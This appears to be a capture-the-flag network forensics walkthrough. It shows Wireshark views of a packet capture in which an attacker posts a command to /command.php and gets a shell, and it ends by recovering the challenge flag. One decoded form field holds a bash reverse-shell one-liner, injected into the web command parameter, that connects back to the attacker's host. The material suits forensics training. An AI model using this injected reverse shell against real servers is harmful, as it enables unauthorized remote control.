  2682 125.463976775 192.168.0.110  192.168.0.106  TCP   145 55662 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=79 TSval=3461471495 TSec
  2683 125.472615052 192.168.0.106  192.168.0.110  TCP    66 4444 → 55662 [ACK] Seq=1 Ack=80 Win=65152 Len=0 TSval=1677326031 TSecr=346
  2684 125.472644594 192.168.0.110  192.168.0.106  TCP   127 55662 → 4444 [PSH, ACK] Seq=80 Ack=1 Win=64256 Len=61 TSval=3461471504 TSe
  2685 125.491717916 192.168.0.106  192.168.0.110  TCP    66 4444 → 55662 [ACK] Seq=1 Ack=141 Win=65152 Len=0 TSval=1677326049 TSecr=34
  2686 125.492041003 192.168.0.110  192.168.0.106  TCP    66 80 → 48106 [ACK] Seq=1021 Ack=1123 Win=64128 Len=0 TSval=3461471523 TSecr=
  2687 129.046962902 192.168.0.106  192.168.0.110  TCP    73 4444 → 55662 [PSH, ACK] Seq=1 Ack=141 Win=65152 Len=7 TSval=1677329605 TSe
  2688 129.047082593 192.168.0.110  192.168.0.106  TCP    66 55662 → 4444 [ACK] Seq=141 Ack=8 Win=64256 Len=0 TSval=3461475078 TSecr=16
  2689 129.047448850 192.168.0.110  192.168.0.106  TCP    72 55662 → 4444 [PSH, ACK] Seq=141 Ack=8 Win=64256 Len=6 TSval=3461475078 TSe
  2690 129.049131338 192.168.0.106  192.168.0.110  TCP    66 4444 → 55662 [ACK] Seq=8 Ack=147 Win=65152 Len=0 TSval=1677329607 TSecr=34
  2691 129.049151576 192.168.0.110  192.168.0.106  TCP    67 55662 → 4444 [PSH, ACK] Seq=147 Ack=8 Win=64256 Len=1 TSval=3461475080 TSe
  2692 129.051851347 192.168.0.106  192.168.0.110  TCP    66 4444 → 55662 [ACK] Seq=8 Ack=148 Win=65152 Len=0 TSval=1677329610 TSecr=34
  2693 129.052366214 192.168.0.110  192.168.0.106  TCP    75 55662 → 4444 [PSH, ACK] Seq=148 Ack=8 Win=64256 Len=9 TSval=3461475083 TSe
  2694 129.054145728 192.168.0.106  192.168.0.110  TCP    66 4444 → 55662 [ACK] Seq=8 Ack=157 Win=65152 Len=0 TSval=1677329612 TSecr=34
  2695 129.054167198 192.168.0.110  192.168.0.106  TCP    92 55662 → 4444 [PSH, ACK] Seq=157 Ack=8 Win=64256 Len=26 TSval=3461475085 TS

> Frame 2674: 620 bytes on wire (4960 bits), 620 bytes captured (4960 bits) on interface enp0s3, id 0      0000  08 00 27
> Ethernet II, Src: PCSSystemtec_2c:43:09 (08:00:27:2c:43:09), Dst: PCSSystemtec_d9:c0:7a (08:00:27:d9:c0:7a)   0010  02 5e 88
> Internet Protocol Version 4, Src: 192.168.0.106, Dst: 192.168.0.110                                         0020  00 6e bb
> Transmission Control Protocol, Src Port: 48106, Dst Port: 80, Seq: 1, Ack: 1, Len: 554                     0030  01 f6 98
> Hypertext Transfer Protocol                                                                                0040  d0 03 50
v HTML Form URL Encoded: application/x-www-form-urlencoded                                                   0050  70 68 70
  v Form item: "cmd" = "bash -i >& /dev/tcp/192.168.0.106/4444 0>&1"                                          0060  73 74 3a
      Key: cmd                                                                                               0070  30 0d 0a
      Value: bash -i >& /dev/tcp/192.168.0.106/4444 0>&1                                                     0080  6f 7a 69
                                                                                                             0090  20 4c 69
                                                                                                             00a0  76 3a 31
                                                                                                             00b0  30 31 30
                                                                                                             00c0  31 30 32
```

The information that was transmitted by attacker after running few commands was:

"*Congrats on getting here. But that's not it, the real test starts now! ;)*

Btw, here's your flag for this stage: flag{1_4m_gr00000t!}"



challenge.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.   Time           Source         Destination    Protocol Length Info
 2664 110.394792147 192.168.0.106  192.168.0.110  TCP        66 34218 → 80 [ACK] Seq=2325 Ack=7447 Win=64128 Len=0 TSval=1677310953 TSecr=3461456424
 2665 115.024342095 192.168.0.106  192.168.0.110  HTTP      562 POST /command.php HTTP/1.1  (application/x-www-form-urlencoded)
 2666 115.034059820 192.168.0.110  192.168.0.106  HTTP     1151 HTTP/1.1 200 OK  (text/html)
 2667 115.034799271 192.168.0.106  192.168.0.110  TCP        66 34218 → 80 [ACK] Seq=2821 Ack=8532 Win=64128 Len=0 TSval=1677315593 TSecr=3461461065
 2668 120.041602455 192.168.0.110  192.168.0.106  TCP        66 80 → 34218 [FIN, ACK] Seq=8532 Ack=2821 Win=64128 Len=0 TSval=3461466073 TSecr=1677315593
 2669 120.046108184 192.168.0.106  192.168.0.110  TCP        66 34218 → 80 [FIN, ACK] Seq=2821 Ack=8533 Win=64128 Len=0 TSval=1677320603 TSecr=3461466073
 2670 120.047478904 192.168.0.110  192.168.0.106  TCP        66 80 → 34218 [ACK] Seq=8533 Ack=2822 Win=64128 Len=0 TSval=3461466078 TSecr=1677320603
 2671 122.132074846 192.168.0.106  192.168.0.110  TCP        74 48106 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1677322690 TSecr=0 WS=128
 2672 122.132118504 192.168.0.110  192.168.0.106  TCP        74 80 → 48106 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=3461468163 TSecr=1677322690 WS=128
 2673 122.132973520 192.168.0.106  192.168.0.110  TCP        66 48106 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1677322691 TSecr=3461468163
 2674 122.135725092 192.168.0.106  192.168.0.110  HTTP      620 POST /command.php HTTP/1.1  (application/x-www-form-urlencoded)
 2675 122.135823987 192.168.0.110  192.168.0.106  TCP        66 80 → 48106 [ACK] Seq=1 Ack=555 Win=64640 Len=0 TSval=3461468167 TSecr=1677322694
 2676 122.141789189 192.168.0.110  192.168.0.106  HTTP     1086 HTTP/1.1 200 OK  (text/html)
 2677 122.148982139 192.168.0.106  192.168.0.110  TCP        66 48106 → 80 [ACK] Seq=555 Ack=1021 Win=64128 Len=0 TSval=1677322707 TSecr=3461468173
 2678 125.451111100 192.168.0.106  192.168.0.110  HTTP      634 POST /command.php HTTP/1.1  (application/x-www-form-urlencoded)
 2679 125.459221001 192.168.0.110  192.168.0.106  TCP        74 55662 → 4444 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3461471490 TSecr=0 WS=128
 2680 125.461501293 192.168.0.106  192.168.0.110  TCP        74 4444 → 55662 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=1677326020 TSecr=3461471490 WS=128
 2681 125.461599102 192.168.0.110  192.168.0.106  TCP        66 55662 → 4444 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3461471493 TSecr=1677326020
 2682 125.463976775 192.168.0.110  192.168.0.106  TCP       145 55662 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=79 TSval=3461471495 TSecr=1677326020
 2683 125.472615052 192.168.0.106  192.168.0.110  TCP        66 4444 → 55662 [ACK] Seq=1 Ack=80 Win=65152 Len=0 TSval=1677326031 TSecr=3461471495
 2684 125.472644594 192.168.0.110  192.168.0.106  TCP       127 55662 → 4444 [PSH, ACK] Seq=80 Ack=1 Win=64256 Len=61 TSval=3461471504 TSecr=1677326031
 2685 125.491717916 192.168.0.106  192.168.0.110  TCP        66 4444 → 55662 [ACK] Seq=1 Ack=141 Win=65152 Len=0 TSval=1677326049 TSecr=3461471504
 2686 125.492041003 192.168.0.110  192.168.0.106  TCP        66 80 → 48106 [ACK] Seq=1021 Ack=1123 Win=64128 Len=0 TSval=3461471523 TSecr=1677326009
 2687 129.046962902 192.168.0.106  192.168.0.110  TCP        73 4444 → 55662 [PSH, ACK] Seq=1 Ack=141 Win=65152 Len=7 TSval=1677329605 TSecr=3461471504
 2688 129.047082593 192.168.0.110  192.168.0.106  TCP        66 55662 → 4444 [ACK] Seq=141 Ack=8 Win=64256 Len=0 TSval=3461475078 TSecr=1677329605
 2689 129.047448850 192.168.0.110  192.168.0.106  TCP        72 55662 → 4444 [PSH, ACK] Seq=141 Ack=8 Win=64256 Len=6 TSval=3461475078 TSecr=1677329605
 2690 129.049131338 192.168.0.106  192.168.0.110  TCP        66 4444 → 55662 [ACK] Seq=8 Ack=147 Win=65152 Len=0 TSval=1677329607 TSecr=3461475078
 2691 129.049151576 192.168.0.110  192.168.0.106  TCP        67 55662 → 4444 [PSH, ACK] Seq=147 Ack=8 Win=64256 Len=1 TSval=3461475080 TSecr=1677329607
 2692 129.051851347 192.168.0.106  192.168.0.110  TCP        66 4444 → 55662 [ACK] Seq=8 Ack=148 Win=65152 Len=0 TSval=1677329610 TSecr=3461475080
  693 129.052366214 192.168.0.110  192.168.0.106  TCP        75 55662 → 4444 [PSH, ACK] Seq=148 Ack=8 Win=64256 Len=9 TSval=3461475083 TSecr=1677329610
 2694 129.054145728 192.168.0.106  192.168.0.110  TCP        66 4444 → 55662 [ACK] Seq=8 Ack=157 Win=65152 Len=0 TSval=1677329612 TSecr=3461475083
 2695 129.054167198 192.168.0.110  192.168.0.106  TCP        92 55662 → 4444 [PSH, ACK] Seq=157 Ack=8 Win=64256 Len=26 TSval=3461475085 TSecr=1677329612
 2696 129.055010624 192.168.0.106  192.168.0.110  TCP        66 4444 → 55662 [ACK] Seq=8 Ack=183 Win=65152 Len=0 TSval=1677329613 TSecr=3461475085
 2697 132.463565592 192.168.0.106  192.168.0.110  TCP        73 4444 → 55662 [PSH, ACK] Seq=8 Ack=183 Win=65152 Len=7 TSval=1677333022 TSecr=3461475085
 2698 132.463447197 192.168.0.110  192.168.0.106  TCP        72 55662 → 4444 [PSH, ACK] Seq=183 Ack=15 Win=64256 Len=6 TSval=3461478494 TSecr=1677333022
 2699 132.464415767 192.168.0.106  192.168.0.110  TCP        66 4444 → 55662 [ACK] Seq=15 Ack=189 Win=65152 Len=0 TSval=1677333023 TSecr=3461478494
 2700 132.464432276 192.168.0.110  192.168.0.106  TCP        67 55662 → 4444 [PSH, ACK] Seq=189 Ack=15 Win=64256 Len=1 TSval=3461478495 TSecr=1677333023
 2701 132.465208761 192.168.0.106  192.168.0.110  TCP        66 4444 → 55662 [ACK] Seq=15 Ack=190 Win=65152 Len=0 TSval=1677333024 TSecr=3461478495
 2702 132.467830379 192.168.0.110  192.168.0.106  TCP       889 55662 → 4444 [PSH, ACK] Seq=190 Ack=15 Win=64256 Len=823 TSval=3461478499 TSecr=1677333024
 2703 132.468910133 192.168.0.106  192.168.0.110  TCP        66 4444 → 55662 [ACK] Seq=15 Ack=1013 Win=64384 Len=0 TSval=1677333027 TSecr=3461478499
 2704 132.469077907 192.168.0.110  192.168.0.106  TCP        92 55662 → 4444 [PSH, ACK] Seq=1013 Ack=15 Win=64256 Len=26 TSval=3461478500 TSecr=1677333027
 2705 132.472588281 192.168.0.106  192.168.0.110  TCP        66 4444 → 55662 [ACK] Seq=15 Ack=1039 Win=64384 Len=0 TSval=1677333031 TSecr=3461478500
 2706 135.576574581 192.168.0.106  192.168.0.110  TCP        66 [TCP Keep-Alive] 48106 → 80 [ACK] Seq=1122 Ack=1021 Win=64128 Len=0 TSval=1677336134 TSecr=3461471523
 2707 135.576609210 192.168.0.110  192.168.0.106  TCP        66 [TCP Keep-Alive ACK] 80 → 48106 [ACK] Seq=1021 Ack=1123 Win=64128 Len=0 TSval=3461481608 TSecr=1677326009
 2708 145.810583143 192.168.0.106  192.168.0.110  TCP        66 [TCP Keep-Alive] 48106 → 80 [ACK] Seq=1122 Ack=1021 Win=64128 Len=0 TSval=1677346369 TSecr=3461481608
 2709 145.810614575 192.168.0.110  192.168.0.106  TCP        66 [TCP Keep-Alive ACK] 80 → 48106 [ACK] Seq=1021 Ack=1123 Win=64128 Len=0 TSval=3461491842 TSecr=1677326009
 2710 156.046679410 192.168.0.106  192.168.0.110  TCP        66 [TCP Keep-Alive] 48106 → 80 [ACK] Seq=1122 Ack=1021 Win=64128 Len=0 TSval=1677356605 TSecr=3461491842
```

```
    [Window size scaling factor: 128]
    Checksum: 0x8258 [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [Timestamps]
  ▸ [SEQ/ACK analysis]
    TCP payload (9 bytes)
▾ Data (9 bytes)
    Data: 7777772d646174610a
    [Length: 9]
```

```
0000  08 00 27 2c 43 09 08 00  27 d9 c0 7a 08 00 45 00   ··',C··· '··z··E·
0010  00 3d 27 11 40 00 40 06  91 81 c0 a8 00 6e c0 a8   ·='·@·@· ·····n··
0020  00 6a d9 6e 11 5c 0b 5f  49 24 a9 24 92 20 80 18   ·j·n·\·_ I$·$· ··
0030  01 f6 82 58 00 00 01 01  08 0a ce 51 eb 0b 63 fa   ···X···· ···Q··c·
0040  04 ca 77 77 77 2d 64 61  74 61 0a                  ··www-da ta·
```

Data (data.data), 9 bytes   Packets: 2938   Profile: Default


challenge.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.   Time           Source         Destination    Protocol Length Info
 2892 307.946074159 192.168.0.110  34.122.121.32  TCP        66 42994 → 80 [FIN, ACK] Seq=88 Ack=149 Win=64128 Len=0 TSval=3022393561 TSecr=4234646372
 2893 307.973530865 34.122.121.32  192.168.0.110  TCP        68 80 → 42994 [FIN, ACK] Seq=149 Ack=88 Win=65024 Len=0 TSval=4234646395 TSecr=3022393156
 2894 307.973585572 192.168.0.110  34.122.121.32  TCP        66 42994 → 80 [ACK] Seq=89 Ack=150 Win=64128 Len=0 TSval=3022393589 TSecr=4234646395
 2895 308.185940551 34.122.121.32  192.168.0.110  TCP        68 80 → 42994 [ACK] Seq=150 Ack=89 Win=65024 Len=0 TSval=4234646596 TSecr=3022393561
 2896 311.679865349 192.168.0.106  192.168.0.110  TCP        95 4444 → 55662 [PSH, ACK] Seq=404 Ack=4209 Win=64128 Len=29 TSval=1677512238 TSecr=3461647201
 2897 311.681415229 192.168.0.110  192.168.0.106  TCP        96 55662 → 4444 [PSH, ACK] Seq=4209 Ack=433 Win=64256 Len=30 TSval=3461657712 TSecr=1677512238
 2898 311.682307220 192.168.0.106  192.168.0.110  TCP        66 4444 → 55662 [ACK] Seq=433 Ack=4239 Win=64128 Len=0 TSval=1677512240 TSecr=3461657712
 2899 311.708224899 192.168.0.110  192.168.0.106  TCP       168 55662 → 4444 [PSH, ACK] Seq=4239 Ack=433 Win=64256 Len=102 TSval=3461657739 TSecr=1677512240
 2900 311.708835313 192.168.0.106  192.168.0.110  TCP        66 4444 → 55662 [ACK] Seq=433 Ack=4341 Win=64128 Len=0 TSval=1677512267 TSecr=3461657739
 2901 311.709668836 192.168.0.110  192.168.0.106  TCP        76 55662 → 4444 [PSH, ACK] Seq=4341 Ack=433 Win=64256 Len=10 TSval=3461657741 TSecr=1677512267
 2902 311.710665462 192.168.0.106  192.168.0.110  TCP        66 4444 → 55662 [ACK] Seq=433 Ack=4351 Win=64128 Len=0 TSval=1677512269 TSecr=3461657741
 2903 317.408148839 192.168.0.106  192.168.0.110  TCP        79 4444 → 55662 [PSH, ACK] Seq=433 Ack=4351 Win=64128 Len=13 TSval=1677517966 TSecr=3461657741
 2904 317.410313046 192.168.0.110  192.168.0.106  TCP        90 55662 → 4444 [PSH, ACK] Seq=4351 Ack=446 Win=64256 Len=24 TSval=3461663441 TSecr=1677517966
 2905 317.411213584 192.168.0.106  192.168.0.110  TCP        66 4444 → 55662 [ACK] Seq=446 Ack=4375 Win=64128 Len=0 TSval=1677517969 TSecr=3461663441
 2906 317.411650124 192.168.0.110  192.168.0.106  TCP        88 49714 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=502 Len=22 TSval=3461663443 TSecr=1677189364
 2907 317.412961531 192.168.0.106  192.168.0.110  TCP        60 4444 → 49714 [RST] Seq=1 Win=0 Len=0
 2908 331.713267451 192.168.0.106  192.168.0.110  TCP        88 4444 → 55662 [PSH, ACK] Seq=446 Ack=4375 Win=64128 Len=22 TSval=1677532263 TSecr=3461663441
 2909 331.718063492 192.168.0.110  192.168.0.106  TCP       112 55662 → 4444 [PSH, ACK] Seq=4375 Ack=468 Win=64256 Len=46 TSval=3461677749 TSecr=1677532263
 2910 331.720105825 192.168.0.106  192.168.0.110  TCP        66 4444 → 55662 [ACK] Seq=468 Ack=4421 Win=64128 Len=0 TSval=1677532278 TSecr=3461677749
 2911 337.637237197 192.168.0.106  192.168.0.110  TCP        74 35820 → 5555 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1677538195 TSecr=0 WS=128
 2912 337.637281138 192.168.0.110  192.168.0.106  TCP        74 5555 → 35820 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=3461683668 TSecr=1677538195 WS=128
 2913 337.638379155 192.168.0.106  192.168.0.110  TCP        66 35820 → 5555 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1677538196 TSecr=3461683668
 2914 337.640845290 192.168.0.106  192.168.0.110  TCP        72 35820 → 5555 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=6 TSval=1677538199 TSecr=3461683668
 2915 337.640951079 192.168.0.110  192.168.0.106  TCP        66 5555 → 35820 [ACK] Seq=1 Ack=7 Win=65280 Len=0 TSval=3461683672 TSecr=1677538199
 2916 337.641976963 192.168.0.106  192.168.0.110  TCP        75 35820 → 5555 [PSH, ACK] Seq=7 Ack=1 Win=64256 Len=9 TSval=1677538200 TSecr=3461683672
 2917 337.641991539 192.168.0.110  192.168.0.106  TCP        66 5555 → 35820 [ACK] Seq=1 Ack=16 Win=65280 Len=0 TSval=3461683673 TSecr=1677538200
 2918 337.642445519 192.168.0.110  192.168.0.106  TCP        89 5555 → 35820 [PSH, ACK] Seq=1 Ack=16 Win=65280 Len=23 TSval=3461683673 TSecr=1677538200
 2919 337.642933463 192.168.0.106  192.168.0.110  TCP        66 35820 → 5555 [ACK] Seq=16 Ack=24 Win=64256 Len=0 TSval=1677538201 TSecr=3461683673
 2920 340.681754795 192.168.0.106  192.168.0.110  TCP        73 35820 → 5555 [PSH, ACK] Seq=16 Ack=24 Win=64256 Len=7 TSval=1677541240 TSecr=3461683673
 2921 340.695413844 192.168.0.110  192.168.0.106  TCP        93 5555 → 35820 [PSH, ACK] Seq=24 Ack=23 Win=65280 Len=27 TSval=3461686726 TSecr=1677541240
 2922 340.696524294 192.168.0.106  192.168.0.110  TCP        66 35820 → 5555 [ACK] Seq=23 Ack=51 Win=64256 Len=0 TSval=1677541254 TSecr=3461686726
 2923 346.202276252 192.168.0.106  192.168.0.110  TCP        81 4444 → 55662 [PSH, ACK] Seq=468 Ack=4421 Win=64128 Len=15 TSval=1677546760 TSecr=3461677749
 2924 346.205607548 192.168.0.110  192.168.0.106  TCP        82 55662 → 4444 [PSH, ACK] Seq=4421 Ack=483 Win=64256 Len=16 TSval=3461692237 TSecr=1677546760
 2925 346.219054054 192.168.0.106  192.168.0.110  TCP        66 4444 → 55662 [ACK] Seq=483 Ack=4437 Win=64128 Len=0 TSval=1677546765 TSecr=3461692237
 2926 346.223482328 192.168.0.110  192.168.0.106  TCP        76 55662 → 4444 [PSH, ACK] Seq=4437 Ack=483 Win=64256 Len=10 TSval=3461692254 TSecr=1677546765
 2927 346.224251145 192.168.0.106  192.168.0.110  TCP        66 4444 → 55662 [ACK] Seq=483 Ack=4447 Win=64128 Len=0 TSval=1677546782 TSecr=3461692254
 2928 348.729311995 192.168.0.106  192.168.0.110  TCP        73 35820 → 5555 [PSH, ACK] Seq=23 Ack=51 Win=64256 Len=7 TSval=1677549287 TSecr=3461686726
 2929 348.738738304 192.168.0.110  192.168.0.106  TCP       105 5555 → 35820 [PSH, ACK] Seq=51 Ack=30 Win=65280 Len=39 TSval=3461694770 TSecr=1677549287
 2930 348.739908003 192.168.0.106  192.168.0.110  TCP        66 35820 → 5555 [ACK] Seq=30 Ack=90 Win=64256 Len=0 TSval=1677549298 TSecr=3461694770
 2931 354.1[illegible] 192.168.0.106  192.168.0.110  TCP        95 35820 → 5555 [PSH, ACK] Seq=30 Ack=90 Win=64256 Len=29 TSval=1677554711 TSecr=3461694770
 2932 354.162767839 192.168.0.110  192.168.0.106  TCP       199 5555 → 35820 [PSH, ACK] Seq=90 Ack=59 Win=65280 Len=133 TSval=3461700194 TSecr=1677554711
 2933 354.163464357 192.168.0.106  192.168.0.110  TCP        66 35820 → 5555 [ACK] Seq=59 Ack=223 Win=64128 Len=0 TSval=1677554722 TSecr=3461700194
 2934 398.940598704 192.168.0.110  192.168.0.106  TCP        66 [TCP Keep-Alive] 80 → 33094 [ACK] Seq=0 Ack=2 Win=505 Len=0 TSval=3461744972 TSecr=1677297455
 2935 398.941666236 192.168.0.106  192.168.0.110  TCP        60 33094 → 80 [RST] Seq=2 Win=0 Len=0
 2936 404.434203684 192.168.0.106  192.168.0.110  TCP       191 35820 → 5555 [PSH, ACK] Seq=59 Ack=223 Win=64128 Len=125 TSval=1677604992 TSecr=3461700194
 2937 404.442277930 192.168.0.110  192.168.0.106  TCP        71 5555 → 35820 [PSH, ACK] Seq=223 Ack=184 Win=65280 Len=5 TSval=3461750473 TSecr=1677604992
 2938 404.443392952 192.168.0.106  192.168.0.110  TCP        66 35820 → 5555 [ACK] Seq=184 Ack=228 Win=64128 Len=0 TSval=1677605001 TSecr=3461750473
```

```
    Checksum: 0x82d4 [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [Timestamps]
  ▸ [SEQ/ACK analysis]
    TCP payload (133 bytes)
▾ Data (133 bytes)
    Data […]: 436f6e6772617473206f6e2067657474696e6720686572652e20427574207468617427732066f742069742c207468652072656616c2074657374420
    [Length: 133]
```

```
0030  01 fe 82 d4 00 00 01 01  08 0a ce 55 5a 62 63 fd   ········ ···UZbc·
0040  74 17 43 6f 6e 67 72 61  74 73 20 6f 6e 20 67 65   t·Congra ts on ge
0050  74 74 69 6e 67 20 68 65  72 65 2e 20 42 75 74 20   tting he re. But 
0060  74 68 61 74 27 73 20 6e  6f 74 20 69 74 2c 20 74   that's n ot it, t
0070  68 65 20 72 65 61 6c 20  74 65 73 74 20 73 74 61   he real  test sta
0080  72 74 73 20 6e 6f 77 21  20 3b 29 0a 0a 42 74 77   rts now!  ;)··Btw
0090  2c 20 68 65 72 65 27 73  20 79 6f 75 72 20 66 6c   , here's  your fl
00a0  61 67 20 66 6f 72 20 74  68 69 73 20 73 74 61 67   ag for t his stag
00b0  65 3a 20 66 6c 61 67 7b  31 5f 34 6d 5f 67 72 30   e: flag{ 1_4m_gr0
00c0  30 30 30 30 74 21 7d                                0000t!}
```

Data (data.data), 133 bytes   Packets: 2938   Profile: Default